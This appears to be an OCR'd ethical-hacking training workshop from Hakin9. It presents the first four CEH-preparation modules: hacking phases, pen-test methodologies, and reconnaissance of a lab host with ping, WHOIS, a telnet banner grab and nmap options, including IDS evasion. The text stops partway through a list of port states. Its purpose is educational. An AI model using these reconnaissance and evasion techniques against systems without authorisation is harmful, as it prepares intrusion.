Hacking

WORKSHOPS

CERTIFIED ETHICAL HACKER

RAHEEL AHMAD

Master Hacking Technologies and Be Prepared for CEH Certificate

Hakin9's *Hack the Box* Series is our first workshop that will help you become a **Certified Ethical Hacker**. It consists of 12 online Modules including 3 Hacking Challenges. You will learn how to become a certified ethical hacker with hands-on experience in hacking, exploiting the vulnerabilities and rooting the system.

Modules Outline:

- Module 01 – Base Knowledge
- Module 02 – Building Blocks for Penetration Testing
- Module 03 – Hack the Face Value
- Module 04 – Master Your Scanning Skills
- Module 05 – Hack in the Web Box
- Module 06 – Buffer Overflows Exploits Overview
- Module 07 – Vulnerability Discovery & Research
- Module 08 – Mastering the Metasploit Framework (360 Degree)
- Module 09 – Hack the Box Basic Challenge
- Module 10 – Hack the Box Intermediate Challenge
- Module 11 – Hack the Box Expert Challenge
- Module 12 – Write Penetration Testing Report
- Hakin9 – Ethical Hacking Lab Access

The first 100 subscribers will be provided with access to Hakin9's Ethical Hacking Lab Environment, which is fully equipped with *cutting edge hacking tools for you to master your hacking skills*.

Introduction

Hacking has always been an interesting topic for new comers to the field of information technology and information security. It is difficult to imagine the total number of computer science graduates who starts their careers in the field of information technology; however, it is possible to count the individuals who have reached a real success. The question is, why are there so so few survivors?

The answer is simple! If you want to be successful in information security, you need to have something that no other individual can present at the same time and with the same level of competence.

The tutorials of "Hakin9 – how to become a certified ethical hacker" will give you theoretical and practical knowledge on how to become a real White Hat security professional, as well as how to prepare yourself for the ethical hacking certification.

What we will cover

If you have a look at the current requirements for the ethical hacking certification, you will see that it is very wide and covers hundreds of topics; however, it is clear that:

"This course will significantly benefit security officers, auditors, security professionals, site administrators, and anyone who is concerned about the integrity of the network infrastructure"

The course will not teach you how to work with a computer, or how TCP/IP protocol operates. It will teach you how to hack systems and will help you understand the mechanism around it. You should already have the basic knowledge of computer systems, networking, servers and web applications.

Module 01
Base Knowledge

Be Ethical

We our trainees to be ethical and not to use the training tutorials and lab access for any illlegal activities. According to the law of different countries, any damage or illlegal act can lead to financial penalties or imprisonment.

Certification

Our ethical hacker tutorials will prepare you for the EC Council CEH Certification theoretically, while the lab access will provide you with real environment for practicing the concepts covered by the tutorials. Nevertheless, we will mostly focus on the hands-on and core of ethical hacking certifications requirement.

What's not included

These tutorials will not strictly cover the topic-by-topic learning as it is written in the official slide. Nonetheless, you will receive the most required expertise and security concepts that will help you become a certified ethical hacker!

Lab Access

You will be provided with the lab access to the hand-on hacking materials in the *hakin9-ethical hacking lab environment*, geared with industry standard of the ethical hacking tools.

This would be solely for the use in education purposes.

Who is a hacker?

Any individual who illegally breaks or attempts to break any security measures in order to get an access or authorization to the system, to which he or she doesn't have any connection.

Nowadays, information security industry has categorized these types of individuals according to their their goals.

Types of Hackers

Generally, information security industry divides hackers into three types:

Black Hats

The experts in computer security with wide range of extra ordinary computer hacking and cracking skills. Their goals are always destructive or malicious. They are also called 'crackers' and usually, offensive by nature.

Gray Hats

The security experts have a wide range of information security experience and computer hacking skills. Their goal in not always destructive. They may work both, offensively and defensively. They may be placed between white hats and black hats.

Sometimes, they find bugs & vulnerabilities in various applications and systems, and directly report to the vendors to help them to improve their security.

White Hats

Information security professionals who have gained experience, skills and industry recognition through their cooperation with different vendors. They are usually hired by different organizations. They are certified ethical hackers and always defensive by nature.

In the information security industry, there are also other types of hackers:

- Script kiddies (unskilled hackers who only use scripts and tools)
- Spy hackers (insiders hired by organizations for penetrating systems)
- Suicide hackers (aim to bring down critical systems and are not worried of facing 30 years in jail)
- Cyber terrorists (groups formed by terrorists organizations)
- State sponsored hackers (formed by governments to gain access to sensitive information of other governments)

Hacktivism

Hacktivism in defined as anything in hacking, which has a political agenda. It can be performed by any type of hackers with the exception of white hats. An individual who performs such an act is termed as a hacktivist. So far, in our tutorial, we have presented the key information on different types of hackers and the main goals of hacking. At this stage, it's pretty much clear that you want to be a White Hat Hacker.

Lets move forward to the next level.

Nowadays, to become a certified ethical hacker is not an easy task. You should have enough experience in IT Security area of knowledge and should be up to date with the current IT Security practices. Why? Because organizations believe that YOU will protect them from malicious hackers!

Pre-requisites

Ethical hacking is the real time hacking which is legally performed by security professionals with the aim of finding bugs and vulnerabilities in organizations. Hence, an ethical hacker should be an expert in computer networks, application security, networking concepts and other information security concepts. Last but not least, the hands-on experience in Windows and Linux environment, altogether with the networking operating systems, will help you become a good security professional.

Hackers Methodology

Many books will provide you with different methodologies and frameworks on how to hack; or simply, how to perform penetration testing.

Lets look at the hacking phases

The five key hacking phases make the complete cycle of how hacking occurs and how a hacker steals, or performs destruction.

1. Reconnaissance
2. Scanning
3. Gaining Access
4. Maintaining Access
5. Clearing Tracks

Nevertheless, these are the set phases and every hacker has his own way of hacking into systems. The main idea of presenting the hacking process is to show you how exactly hacking is performed.

Essential terminologies in Information Security

Before we start explaining the hacking phases, let's have a look at the following key IT Security terminologies, which are widely used and important for understanding the overall hacking cycle.

The CIA Triangle

In the field of information security, CIA stands for **Confidentiality**, **Integrity** and **Availability**.

Confidentiality

It is the assurance that the information that is supposed to be accessed only by specific individuals is, actually, only accessible to those people.

Integrity

Information is accurate, unchanged and reliable.

Availability

It is the assurance that systems, applications, resources and data are available on request. In real world, hackers do target the CIA triangle in order to either access the necessary information, or create downtime and make resources unavailable. They may compromise the integrity of the resources and information, which lead to compromising the CIA triangle of the entity.

Essential terminologies in Hacking

It is very important for an ethical hacker to have a deep understanding of the following issues:

- Vulnerabilities
- Threats
- Exploits
- Payloads
- Zero-day attack

What is Vulnerability?

Vulnerability is generally defined as the weakness in a system. It could be in the design, source of the application, configuration of the IT environment, including people –processes – technologies.

What is Threat?

It is a combination of vulnerability and the motivation factors. Threat is also defined as a set of any circumstances or processes that lead to disastrous outcomes.

What is Exploit?

A malicious piece of software code that is written to gain an illegitimate access to the IT environment. Exploits are written to use the weakness of the respective environment. It is simply designed in a way to break the information security controls.

What is a payload?
A payload is simply a part of an exploit; it is an actual piece of code that is written to perform specific tasks.

What is Zero-Day attack?

An attack in which the hacker exploits a certain vulnerability before launching any patch from the vendor for this vulnerability.

The phases of Ethical Hacking

These are the various phases of hacking:

1) Reconnaissance – the preparatory phase

Reconnaissance is the information-gathering phase in the ethical hacking phases cycle. In this phase, Hackers collect as much information about the target as possible. They learn more about the target and prepare strategy for the next phases.

Types of reconnaissance

There are two types of Reconnaissance based on how information is gathered:

- Passive Reconnaissance
- Active Reconnaissance

Passive Reconnaissance

This type of information gathering is performed when the hacker doesn't want to interact with the targeted system or IT environment directly. In this type, hackers use publicly available information about the target.

Example: Social Engineering, Dumpster Diving, and Whois Lookup.

Active Reconnaissance

Similarly, active reconnaissance is performed when the hacker gains more accurate information about the targeted IT environment through direct interaction.

Example: Port Scanning.

2) Scanning

Sometimes scanning overlaps with active reconnaissance and can be called logical extension of the active reconnaissance. Scanning is performed to gain more information about the live systems, informational networks, services running on these systems, and the applications hosted within the DMZ environment.

Types of Scanning

Scanning can be further categorized into different types, based on the information you are trying to gain about the target. Generally, scanning is divided into the following three following types:

- Live Systems Scanning
- Ports Scanning
- Vulnerability Scanning

Live System Scanning

Performing all these types of scanning in one go is sometimes quite risky and generates more alerts. Usually hackers and security professionals first check how many systems that are out of the targeted range are available (up and running). This is usually performed with the help of live system scanners.

ICMP Sweeps are commonly known techniques for gaining this information.

Port Scanning

Port scanning is the next step after understandig which system is live. Now, hackers try to find which ports are open and gather information about the services hosted in these systems. Port scanning is performed by the use of port scanners.

Vulnerability Scanning

This is the last step in the scanning phase. It occurs at the end of the scanning phase and before the beginning of exploitation. In this phase, hackers identify vulnerabilities in the discovered services from the previous phase. Vulnerability Scanning is performed by the use of vulnerability scanners.

3) Gaining Access

This is the phase in which the real hacking attempts are performed. Here, hackers gain access to all the sensitive information. Hackers reach their goal by achieving the set motive, for instance, gaining access to databases or operating system or defacing the public website of the targeted organization. Actual damage occurs in this phase. This is the most critical part of hacking phases.

4) Maintaining Access

In this phase, hackers use the compromised system to further propagate their access and, by applying a similar methodology, use the compromised system as base system. For such purposes, deployment of Trojans are useful.

5) Clearing Tracks

Once the system is compromised and hackers have played with the system and managed to maintain their access, they clean their tracks by clearing log trails.

At this stage, you understand the basics of how hackers compromise the system by using a set of methodologies in the different phases.

Summary

In this module, we have presented the introductory information to build the knowledge base, which will help you in other modules.

Lab Requirement

This module doesn't require lab hands-on training separately; however, upcoming modules labs will inherently cover this module. ●

Module 02 Building Blocks for Penetration Test

Introduction

Ethical hacking and penetration testing go hand in hand. You will not find any difference between them. Nevertheless, the only difference is how you see it.

What is Penetration Testing?

Penetration testing discovers the actual attack footprints of your organization's information security. Misunderstanding penetration testing with the vulnerability assessments results in less accurate outcomes and doesn't present the actual weakness of your information security blueprint. Penetration testing requires experience in hacking into systems rather than just highlighting the vulnerabilities, which exist in your IT environment. Generally, you can say that "*penetration testing is actual exploitation of vulnerabilities by means of ethical hacking*".

In the cycle a running of penetration test, a security professional is expected to run the exploits and emulate the successful exploitation; thus, penetrating into organizational systems.

The following are the three most popular types of penetration testing adopted by the White Hat community:

- External Penetration Testing
- Internal Penetration Testing
- Web Application Penetration Testing

We will cover all the three types in this module. But, before we discuss in details about the types of penetration testing, let's have a look at penetration testing methodology, which is a common factor among these types. In the information security industry, there are many types of set methodologies that may be easily adopted for any kind of penetration testing. Nonetheless, you should be intelligent enough to find out which is the best for your need.

Here, I will name a few of these standards & methodologies, and then, we will define the generic model that best suites your need and can be easily adopted and customized according to the requirements.

Known Methodologies and standards in Penetration Testing

OSSTMM: The aim of the Open Source Security Testing Methodology Manual is to set a standard for Internet security testing. It aims to form a comprehensive baseline for testing, which ensures that a complete and comprehensive penetration test has been undertaken. This should enable a client to be certain of the level of technical assessment, independently from other organizational concerns, such as the corporate profile of the penetration-testing provider.

CHECK: The CESG IT Health Check scheme is instigated to ensure that sensitive government networks constituting the GSI (Government Secure Intranet) and CNI (Critical National Infrastructure) have been secured and tested to a consistently high level. The methodology aims at identifyingvulnerabilities of IT systems and networks that may compromise the confidentiality, integrity or availability of information held on that system. CHECK consultants are only required during the assessment to HMG, or related parties, and meet the requirements above. In the absence of other standards, CHECK became a de-facto standard for penetration testing in the UK. Companies belonging to CHECK must have employees that are security cleared and have passed the CESG Hacking Assault Course. However, open source methodologies provide viable and comprehensive alternatives, without UK Government association.

OWASP: The Open Web Application Security Project (OWASP) is an open source community project that developes software tools, knowledge and documentation helpful for people in securing Web applications and Web services. OWASP is an open source reference point for system architects, developers, vendors, consumers and security professionals who are involved in designing, developing, deploying and testing the security of Web applications and Web Services. In short, the OWASP aims at helping everyone to build more secure Web applications and Web services.

Standards for Information Systems Auditing (ISACA): ISACA was established in 1967 and became a pace-setting global organization for information governance, control, security and audit professionals. Its IS auditing and IS control standards are followed by practitioners worldwide. Its research pinpoint professional issues challenging its constituents. The Certified Information Systems Auditor (CISA) is the ISACA's cornerstone certification.

The National Institute of Standards and Technology (NIST) discusses penetration testing in a Special Publication 800-42, Guideline on Network Security Testing. NIST's methodology is less comprehensive than the OSSTMM; however, it is more likely to be accepted by regulatory agencies.

Hakin9 – Penetration Testing Methodology

In any type of penetration testing, there are certain requirements that need to be fulfilled before you start testing. First of all, you should know the target that is required to be tested. This is the best fit for network penetration testing.

In relation to the target, the first phase is called "information gathering", i.e. knowing more about the target.

01 Information Gathering

This is where you find more information about the target. We have already discussed some of these points in module 01 (under reconnaissance); however, we need to understand more on how to perform information gathering during a real penetration test. *[There will be no passive information gathering explanation in this module]*

Identifying Live Hosts

Information gathering starts by identifying the live hosts in the targeted organization. How should this be achieved? You will get the information about the target from the organization for which you are running penetration test. This could be range of Internet addresses (more than 90% it happens) in the industry until and unless you are just running web application pen test.

Discovering Operating Systems

The second step is identifying the operating system of the hosts, which have been discovered in the previous step. Here, it is necessary to know more about the hosted machine. This could be a network device, database server, windows or Linux machine.

Discovering Ports and Services

Once you have discovered the type of operating system, the next step is finding the open ports and the services hosted by these host machines.

Overall Life Cycle of Information Gathering Phase

02 Vulnerability Assessment

Vulnerability assessment is the actual phase where you discover potential vulnerabilities throughout the IT environment. There are many tools available that automate this process, so that even an inexperienced security professional or administrator can effectively determine a security posture in the environment. You cannot directly jump to discover vulnerabilities (generally, you can, but, for

your understanding at this, level you can not). Let's consider what we have gathered so far from the previous steps.

We know our target >> we know what operating system is running on which host >> we know what services are hosted.

Its now time to discover vulnerabilities, as we have mentioned that there are many tools available in the market, which do it for you quickly and present the exact picture of the vulnerability blueprint of the scanned systems. We will experience this in our lab module.

03 Exploitation

Before exploitation

Before you commence with testing, there are certain requirements that must be taken into consideration. You will need to determine the proper scoping of the test, timeframes, restrictions, type of testing, and how to deal with third-party equipment and IP space. The Penetration Testing Execution Standard (PTES) lists these scoping items as part of the "Pre-Engagement Interaction" stage. You should set proper limitations that are essential, if you want to be successful at performing penetration testing. It is also highly recommended that you define the start and end dates for your services.

Exploit the target

This is the last and most critical part of the methodology where the actual exploitation begins. I would say, if you have worked well on information gathering, then the success rate of exploitation would be higher. Otherwise, just running the exploits is the job of script kiddies. What is required in this phase is thorough study of the vulnerabilities discovered and the impact of the vulnerabilities. You should have enough skills to understand what the script is or to exploit cause; what are the outcomes of exploiting this vulnerability and more important, what is the risk that vulnerability expose if successfully exploited.

Summary

Working in the field of ethical hacking and penetration requires being up to date with the industry standards, techniques and tools. However, the success factor doesn't directly depend on the techniques and skills you are using. But, if you have ever had a chance of using backtrack then it's "*The quieter you are, the more you are able to hear*".

If your information gathering was strong, you can succeed in the exploitation phase. It's 90/10 principle which means 90 percent of your time is taken in the information gathering part and only 10 percent of your time goes for actual exploitation part of any penetration test. ●

Module 03
Hack the Face Value

Introduction

This module is all in one of the previous two modules. Here we will see more technical skills and quickly learn of the many hacking tools, which would be necessary for achieving our objective and preparing for the next module. So far, in our previous module, we have presented the more theoretical aspects of performing penetration testing, or ethical hacking on the targeted information technology environment. In this module, we will be more focused on how to practically apply all the learned techniques and theory covered in previous two modules.

"*All the tools and techniques that you will learn should only be used for education purposes*"

Setting up the Target

Scope of work

"Considering the target, which we have agreed is the hakin9 lab environment, our scope of work is to gather as much as information as we can". The target [hakin9 lab perimeter Internet Address is **5.9.90.152**].

Information Gathering

Let's go back and have a look at the steps we have learned about information gathering in the previous two modules. The information is presented below.

Before we start gathering more information about this target network, let's first quickly check if we are able to reach the target. For this, we will simply run the ping utility and see the response.

```
64 bytes from 5.9.90.152: icmp_seq=0 ttl=113 time=158.579 ms
64 bytes from 5.9.90.152: icmp_seq=1 ttl=113 time=229.637 ms
64 bytes from 5.9.90.152: icmp_seq=2 ttl=113 time=159.366 ms
64 bytes from 5.9.90.152: icmp_seq=3 ttl=113 time=159.245 ms
```

Yes, we are able to reach out to the target and no delays or restrictions in between our machine and the target. Let's go and find out more about the target from freely available tools on the Internet for information gathering.

```
Utility: DNS Stuff

Information Gathered:

 Detailed WHOIS Response

% This is the RIPE Database query service.

% The objects are in RPSL format.

% The RIPE Database is subject to Terms and Conditions.

% See http://www.ripe.net/db/support/db-terms-conditions.pdf
```

```
% Note: this output has been filtered.

% To receive output for a database update, use the "-B" flag.

% Information related to '5.9.90.128 - 5.9.90.159'

% Abuse contact for '5.9.90.128 - 5.9.90.159' is 'abuse@hetzner.de'

inetnum:        5.9.90.128 - 5.9.90.159

netname:        HETZNER-RZ16

descr:          Hetzner Online AG

descr:          Datacenter 16

country:        DE

admin-c:        HOAC1-RIPE

tech-c:         HOAC1-RIPE

status:         ASSIGNED PA

remarks:        INFRA-AW

mnt-by:         HOS-GUN

mnt-lower:      HOS-GUN

mnt-routes:     HOS-GUN

source:         RIPE # Filtered

role:           Hetzner Online AG - Contact Role

address:        Hetzner Online AG

address:        Stuttgarter Strasse 1

address:        D-91710 Gunzenhausen

address:        Germany

phone:          +49 9831 61 00 61

fax-no:         +49 9831 61 00 62

abuse-mailbox:  abuse@hetzner.de

remarks:        ********************************************

remarks:        * For spam/abuse/security issues please contact *

remarks:        *   abuse@hetzner.de, not this address.        *

remarks:        *   The contents of your abuse email will be   *

remarks:        *   forwarded directly on to our client for    *
```

```
remarks:        *   handling.                              *
remarks:        ****************************************
remarks:
remarks:        ****************************************
remarks:        *    Any questions on Peering please send to    *
remarks:        *              peering@hetzner.de          *
remarks:        ****************************************
org:            ORG-HOA1-RIPE
admin-c:        MH375-RIPE
tech-c:         GM834-RIPE
tech-c:         SK2374-RIPE
tech-c:         TF2013-RIPE
tech-c:         MF1400-RIPE
tech-c:         SK8441-RIPE
nic-hdl:        HOAC1-RIPE
mnt-by:         HOS-GUN
source:         RIPE # Filtered

% Information related to '5.9.0.0/16AS24940'
route:          5.9.0.0/16
descr:          HETZNER-RZ-FKS-BLK5
origin:         AS24940
mnt-by:         HOS-GUN
source:         RIPE # Filtered
% This query was served by the RIPE Database Query Service version 1.73.1 (DBC-WHOIS3
```

Let's find out whether this host is hosting a web server. From this, we can get an idea of the operating system as well.

Utility Used: Browser Spy

Information Gathered:

You should have realized that we have not interacted with the target but have gathered information on where the target is hosted, and which operating it could be running. We have also discovered that it supports PHP as the web server language and that port 80 is open. So far, we have identified that the system is live meaning it is up and running, port 80 is open and the webserver is configured with PHP as the programming language.

Let's try connecting to this webserver via telnet on port 80 to find more information of the webserver.

```
RAMAC:~ $ telnet 5.9.90.152 80

Trying 5.9.90.152…

Connected to static.152.90.9.5.clients.your-server.de.

Escape character is '^]'.

GET HTTP

<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"

"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en">

<head>

<title>Bad request!</title>

<link rev="made" href="mailto:you@example.com" />

<style type="text/css"><!-/*-><![CDATA[/*><!--*/

body { color: #000000; background-color: #FFFFFF; }

a:link { color: #0000CC; }

p, address {margin-left: 3em;}

span {font-size: smaller;}

/*]]>*/-></style>

</head>

<body>

<h1>Bad request!</h1>
```

```
<p>

Your browser (or proxy) sent a request that

this server could not understand.

</p>

<p>

If you think this is a server error, please contact
the <a href="mailto:you@example.com">webmaster</a>.

</p>

<h2>Error 400</h2>

<address>

<a href="/">localhost</a><br />

<span>Thu Jun  5 17:58:02 2014<br />

Apache/2.2.14 (Unix) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_
perl/2.0.4 Perl/v5.10.1</span>

</address>

</body>

</html>

Connection closed by foreign host.
```

Looks like apache is the webserver running on port 80 and mod_perl and mod_ssl are enabled. Now we will actually access this machine via http protocol to look for the web application running on this port.

We can see the login page for the DVWA web application. We can further proceed to find vulnerabilities in this PHP based web application. However, we will explore this further in the up coming modules.

Scanning

Let's run a quick port scanning to confirm our results. We will use online websites that provide nmap port scanning. This is the output of the nmap scan showing open ports. Imagine we have not yet entered into our lab environment and we have collected all this information.

Below is the snapshot of the nmap scan.

We can easily see that ports 22, 80, 443 and 8080 are open. The rest look filtered meaning that there could be some protection probably a firewall.

We will extend our scanning, vulnerability assessment and exploitation phases in the upcoming modules. This is just the beginning. However, it's worthwhile understanding nmap features at this moment, which will help us in our next modules.

What is nmap – the network mapper!

Network Mapped (Nmap) is a network scanning and host detection tool that is very useful during the several steps of penetration testing. Nmap is not limited to merely gathering information and enumeration, but it is also a powerful utility that can be used as a vulnerability detector or a security scanner.

Nmap is a multipurpose tool, which can be run on many different operating systems including Windows, Linux, BSD, and Mac. Nmap is a very powerful utility that can be used to:

- Detect the live host on the network (host discovery)
- Detect the open ports on the host (port discovery or enumeration)
- Detect the software and the version to the respective port (service discovery)
- Detect the operating system, hardware address, and the software version
- Detect the vulnerability and security holes (Nmap scripts)

It has very many features that I cannot manage to explain here. The topic on nmap is huge and would require a separate book. Nevertheless, I would recommend you to go through nmap official

website for a complete documentation and memorizing the features available in nmap for performing different types of scanning. Nmap is widely used by security professionals and hackers to gather as information as much they can about the targeted environment.

You will be given full chance to practice this wonderful tool in the lab environment.

Summary

So far, in the three modules, we have presented concepts and types of penetration testing, hacking concepts and the hacking types. We have also discussed the basic concepts of ethical hacking and the terminologies used to represent information security blueprint and the security level of the organization. We have also presented phases and methodologies commonly known and a hakin9 methodology best fit for ethical hacking and penetration testing. It is highly recommended that you should read these first three modules before entering into hackin9 lab environment.

Keep reading Hack the Box series, as the upcoming modules will drag you into the hakin9 lab where hacking challenges are waiting. Ask for lab access if you don't have and sharpen your hacking skills.

Happy hacking!

"*For the lab access, please reach out to hakin9 officials as we will be using the live environment from module 4 to prepare for hacking!*" ●

Module 04
Master Your Scanning Skills

Introduction

We have already briefed on gathering information about the target via passive means. Here it's all about interacting with the target information security environment. You will be directly attempting different attacks to find out more about the target.

By this time, you should have had your access token to hakin9 lab. You can practice this in your own lab environment but it takes time and efforts to build a penetration testing lab environment where you can practice your hacking skills. However, it is highly recommended that you keep practising. Practice makes you perfect in whatever you do!

If you go back to module 2 where we presented the hakin9 penetration testing methodology, you will find the following approach. This approach was explained in the phase of information gathering, which is effectively achieved by performing different types of scans.

All exercises are outlined in the Appendix available at the end of this document. You are requested to master these scanning methods and try these skills and techniques in the lab environment.

Gear your Scanning Tool

Based on your need, you can perform different types of scanning to achieve your motive. From ground level it starts from detecting live hosts or machines, finding operating systems running on the discovered machines and looking for open ports and services running on these ports.

However, at this stage, you should have your tool ready, which actually helps you in performing all these types of scanning.

In our previous module, we talked about network mapper [nmap] and in this module, we will be mastering scanning skills with the use of nmap!

Types of Scanning

While using nmap, we can explore different types of scanning methods. Nmap provides us with many options to explore the target.

With nmap, types of scanning varies from host discovery to the discovery of vulnerabilities by the use of NMAP scripting engine.

Using nmap


Usage: nmap [Scan Type(s)] [Options] {target specification}

```
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
```

The above snapshot presents the target specification options we have with nmap. The [-iL] switch provides you with flexibility to list all hosts or networks you want to scan into a file and then provide this file as an input to nmap scanning. Similarly, you can randomize the scan. By using [iR] switch, by using –exclude and –excludefile switches you can exclude hosts you don't want to scan. These switches are really helpful when you are performing a larger scan and want to exclude critical systems in this scan. Using these switches is helpful to the health of the network.

Host Discovery

Host discovery with nmap is much easier to perform. Nmap provides you with different switches which you can use to discover live hosts or machines. Below is the snapshot for the switches available for performing host discovery.




Operating System Fingerprinting

In operating system fingerprint scan method, the only purpose of performing the scan is to detect the operating system of the remote target.

Service Detection

Nmap also provides you with features to perform service detection. By this scan type, you discover the open ports as well as grab the services running on these ports. The snapshot below highlights the switches for this type of scan.




Nmap Scripting Engine

Nmap has great flexibility in providing different types of scan.


"The Nmap Scripting Engine (NSE) is one of Nmap's most powerful and flexible features. It allows users to write (and share) simple scripts (using the Lua programming language) to automate a wide variety of networking tasks. Those scripts are executed in parallel with the speed and efficiency you expect from Nmap. Users can rely on the growing and diverse set of scripts distributed with Nmap, or write their own to meet custom needs. Some of the tasks we had in mind when creating the system include network discovery, more sophisticated version detection, and vulnerability detection. NSE can even be used for vulnerability exploitation. [nmap.org]"

The snapshot below provides us with the switches available to perform scanning while enabling NSE.



Firewall and IDS Evasion

Well, it's a bit difficult to document the theory behind this scans type. For understanding purposes, you should be clear that nmap uses fragmented IP packets and also split TCP header over several packets to make it harder for packet filter and intrusion detectors from detecting what is going on the network. However, it does not evade these devices fully. The snapshot below provides us with options available to use when performing this type of scan.



Teaching you nmap is not the only objective of this module. However, if we start discussing nmap, then it will require enough efforts and time to write a book on it. It is recommended that you master nmap in the lab environment. However, you should explore the concepts further on the complete end-to-end functionality of nmap.

Remember my words “No one can teach you hacking, all one can do is show you the path” I hope you don’t want others to call you a script kiddie?

Let’s explore the other options we have with nmap to use in our scanning.

Port Scanning Options

Nmap can perform port scanning with different techniques including TCP, UDP, SYN, FIN, XMAS, ACK and custom TCP scans. This are just a few examples. However, most of the scan types are only available to privileged users. This happens because they send and receive raw packets which require root access on Unix systems. Using the administrator account on Windows is recommended, though Nmap sometimes works for unprivileged users on that platform when WinPcap has already been loaded into the OS.

When you run a port scan with one of the above switche types, nmap shows the status of the ports scanned with the following status types.

Open

An application is actively accepting TCP connections, UDP datagrams or SCTP associations on this port. Finding these is often the primary goal of port scanning. Security-minded people know that each open port is an avenue for attack.

Attackers and pen-testers want to exploit the open ports, while administrators try to close or protect them with firewalls without thwarting legitimate users. Open ports are also interesting for non-security scans because they show services available for use on the network.

Closed

A closed port is accessible (it receives and responds to Nmap probe packets), but there is no application listening on it. They can be helpful in showing that a host is up on an IP address (host discovery, or ping scanning), and as part of OS detection. Because closed ports are reachable, it may be worth scanning later in case some open up. Administrators may want to consider blocking such ports with a firewall. In such a case, they would appear in the filtered state, as discussed in the next section.

Filtered

Nmap cannot determine whether the port is open because packet filtering prevents its probes from reaching the port. The filtering could be from a dedicated firewall device, router rules, or host-based firewall software. These ports frustrate attackers because they provide so little information. Sometimes they respond with ICMP error messages such as type 3 code 13 (destination unreachable: communication administratively prohibited), but filters that simply drop probes without responding are far more common. This forces Nmap to retry several times just in case the probe was dropped due to network congestion rather than filtering. This slows down the scan dramatically.

Unfiltered


The unfiltered state means that a port is accessible, but Nmap is unable to determine whether it is open or closed. Only the ACK scan, which is used to map firewall rule sets, classifies ports into this state. Scanning unfiltered ports with other scan types such as Window scan, SYN scan, or FIN scan, may help resolve whether the port is open.

Open|Filtered

